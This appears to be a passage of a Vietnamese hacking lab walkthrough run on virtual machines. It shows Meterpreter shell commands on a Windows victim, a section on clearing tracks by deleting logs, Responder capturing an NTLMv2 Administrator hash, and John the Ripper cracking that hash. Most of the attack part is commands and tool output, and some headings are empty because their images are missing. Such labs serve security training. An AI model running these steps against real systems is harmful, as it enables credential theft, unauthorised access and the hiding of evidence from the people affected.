'echo"may tinh da bi hack"' is not recognized as an internal or external command,
operable program or batch file.

C:\>^C
Terminate channel 1? [y/N]  N


C:\>echo "may tinh da bi hack"
echo "may tinh da bi hack"
"may tinh da bi hack"

C:\>echo "may tinh da bi hack" > hacker.txt
echo "may tinh da bi hack" > hacker.txt

C:\>
```

5.2 Lấy tập tin C:\DATA.txt trên máy victim về Desktop của Kali linux

5. CLEARING TRACK


No thief wants to get caught. An intelligent hacker always clears all evidence so that in the later point of time, no one will find any traces leading to him. This involves modifying/corrupting/deleting the values of Logs, modifying registry values and uninstalling all applications he used and deleting all folders he created.

Thực hiện

6.1 Xóa log windows


6.2 Xóa log khai thác

6.3 Thoát khai thác


Windows 10-LTSB Mod 32-Bit [Powered Off] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl
Kali 2020.1b 32-Bit [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ro... roo...
01:04 AM
73%
root@kali-i386: ~
File Actions Edit View Help
Right Ctrl
ENG
1:04 AM
3/23/2024

Shutting down

```
operable program or batch file.

C:\>^C
Terminate channel 1? [y/N]  N


C:\>echo "may tinh da bi hack"
echo "may tinh da bi hack"
"may tinh da bi hack"

C:\>echo "may tinh da bi hack" > hacker.txt
echo "may tinh da bi hack" > hacker.txt

C:\>exit
exit
meterpreter > cd duc
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd Linh
meterpreter > pwd
C:\Linh
meterpreter > shell
Process 3476 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Linh>echo "hahahaha" > hack.txt
echo "hahahaha" > hack.txt

C:\Linh>exit
exit
meterpreter > shutdown
Shutting down ...
meterpreter > 
```




```
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Received connection from 10.0.0.101
[PROXY] Received connection from 10.0.0.101
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[HTTP] Sending NTLM authentication request to 10.0.0.101
[HTTP] Host               : youtobe
[HTTP] NTLMv2 Client    : 10.0.0.101
[HTTP] NTLMv2 Username : OU-PC-CLIENT10\Administrator
[HTTP] NTLMv2 Hash     : Administrator::OU-PC-CLIENT10:f8bc435da8954424:13E0B212D
307B567C36E00C334428CA8:0101000000000000EB59A7A5777DA01440492647342F807000000000
200060053004D0042000100160053004D0042002D0054004F004F004C004B00490054000400120073
006D0062002E006C006F00630061006C0003002800730065007200760065007200320030003000330
02E0073006D0062002E006C006F00630061006C000500120073006D0062002E006C006F0063006100
6C0008003000300000000000000001000000002000000DB2C43B0223CB4D5CEB2F7504BC4190EDFC4C
C2C4F6591D30A076F9D0FA0E7A50A0010000000000000000000000000000000000009001800480054
00540050002F0079006F00750074006F0062006500000000000000000000
```

responder -I eth0 -v –wF //lắng nghe trên cổng mạng.

Tạo mới file user_pass.txt lưu trênDesktop

john --format=netntlmv2 ./Desktop/user_pass.txt //phân giải đoạn code tìm user và pass



```
root@kali-i386:~# john --format=netntlmv2 ./Desktop/test.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/32])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for pe
rformance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
a                (Administrator)
1g 0:00:00:00 DONE 2/3 (2024-03-16 11:27) 7.142g/s 213171p/s 213171c/s 213171C/s
modem..Peter
Use the "--show --format=netntlmv2" options to display all of the cracked passwor
ds reliably
Session completed
root@kali-i386:~# msfconsole
[-] ***Rting the Metasploit Framework console...\
[-] * WARNING: No database support: FATAL:  password authentication failed for us
er "msf"
FATAL:  password authentication failed for user "msf"

[-] ***
```